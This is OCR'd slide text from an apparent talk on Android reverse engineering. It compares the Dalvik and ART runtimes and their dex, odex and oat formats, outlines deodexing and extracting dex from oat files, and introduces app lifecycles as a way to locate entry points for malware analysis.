
Original state for both is a dex
Always have this for any installable file


DALVIK VM
VS
ART VM
32bit only
"Just In Time"
32bit and 64bit
"Ahead of Time"
Taken from APK file
dex file
DexOpt
odex file
Optimized (inlined) Dalvik code
dex file
Dex transform to Odex
Odex transformed into OAT
(dex2oat)
oat file
ELF file
Odex files must be de-odexed (de-optimize the inlined code)

DALVIK VM VS ART VM


32bit only
"Just In Time"

32bit and 64bit
"Ahead of Time"



oat file contains odex/dex file!
Could just strip dex file out of the oat

DALVIK VM VS ART VM CAVEATS


Taken from APK file
dex file
DexOpt
Optimized (inlined) Dalvik code
dex file
dex file
Dex transform to Odex
Odex transformed into OAT
(dex2oat)
oat file
ELF file
(often) only executable code shipped for preinstalled applications on system images

DALVIK VM VS ART VM CAVEATS

Optimized (inlined) Dalvik code

odex File

oat File

ELF file

(often) only executable code shipped for preinstalled applications on system images

1. Pull Framework files (needed to deodex)
2. Deodex the files to get dex file
    1. baksmali file against framework files
    2. smali output again for dex file
3. Use dex file like nothing was ever different

1. Pull oat file
2. Cut out dex file
3. Use dex file like nothing was ever different

Google is switching over to ART instead of DVM, **so dex files are going away. How do I reverse OAT files?!**

So many people…
Seriously, so many.

Google is switching over to ART instead of DVM, **so dex files are going away. How do I reverse OAT files?!**

INCORRECT

...at least for now

...though likely for a long time

So many people...
Seriously, so many.

Google is switching over to ART instead of DVM, so dex files are going away. How do I reverse OAT files?!

Incorrect

...at least for now

...though likely for a long time

Thoughts on counter-points:


Would break backwards compatibility

OAT is an optimized file,
not unoptimized file format
(Much like we don't compile directly to odex)

OAT file contain Dex files as it transforms
from this point
.java -> (javac) -> .class -> (dx) -> .dex

Require SDK to first support
.java -> (javac) -> .class -> (???) -> OAT
(or non-dex OAT file)

So many people...
Seriously, so many.




ANDROID LIFECYCLES

Understanding where things might hide

Proper understanding of the lifecycle allows us to…

- Identify entry points into application
- Follow control flow of applications
- Find cross-references to malicious/vulnerable code which is not specifically linked by function calls



Allows us to properly map out….

- Reversing things in a fast, meaningful way
- Design static analyzer entry points of code execution

ANDROID ACTIVITY LIFECYCLE

Developer version


